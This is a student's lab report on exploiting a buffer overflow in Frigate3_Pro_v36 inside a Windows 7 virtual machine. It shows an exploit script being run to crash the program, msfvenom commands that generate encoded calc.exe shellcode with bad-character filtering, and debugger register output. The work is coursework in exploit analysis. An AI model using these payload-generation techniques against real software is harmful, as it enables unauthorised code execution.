

Name : Debavi Banerjee

Registration Number : 19BCN7014

Subject Code : CSE2010

Task

- Download Frigate3_Pro_v36 from teams (check folder named 19.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali Linux).


Example:

```
msfvenom -a x86 --platform windows -p windows/exec
```

```
CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
 - Check for EIP address
 - Verify the starting and ending addresses of stack frame
 - Verify the SEH chain and report the dll loaded along with the addresses.
- For viewing SEH chain, goto view à SEH

1. Running the exploit script to generate payload




The screenshot shows a terminal window with the title bar "root@kali: ~/Desktop". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal output shows the following commands and their results:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# python exploit2.py
root@kali:~/Desktop#
```

Below the terminal window, a file icon labeled "payload.txt" is visible on the desktop background.


2. Exploit payload

3. Install Frigate3:




4. After running the exploit2.py ,the application unexpectedly stopped working.

5. Installing Immunity debugger



6. Creating the default trigger from cmd.exe to calc.exe using msfvenom in Kali linux .

```
root@kali: ~  
File Edit View Search Terminal Help  
a template  
-k, --keep Preserve the --template behaviour and inject  
t the payload as a new thread  
-v, --var-name <value> Specify a custom variable name to use for c  
ertain output formats  
-t, --timeout <second> The number of seconds to wait when reading  
the payload from STDIN (default 30, 0 to disable)  
-h, --help Show this message  
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/  
alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f exe -o kall.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/alpha_mixed  
x86/alpha_mixed succeeded with size 440 (iteration=0)  
x86/alpha_mixed chosen with final size 440  
Payload size: 440 bytes  
Final size of exe file: 73802 bytes  
Saved as: kall.exe  
root@kali:~#
```



6. Find eip address and overflowing A's

```
EBP 00000000
ESI 00000000
EDI 00000000
EIP 77D601E8 ntdll.77D601E8
C 0 ES 0028 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
```

7. And note the ESP (stack pointer) and EBP (base pointer) registers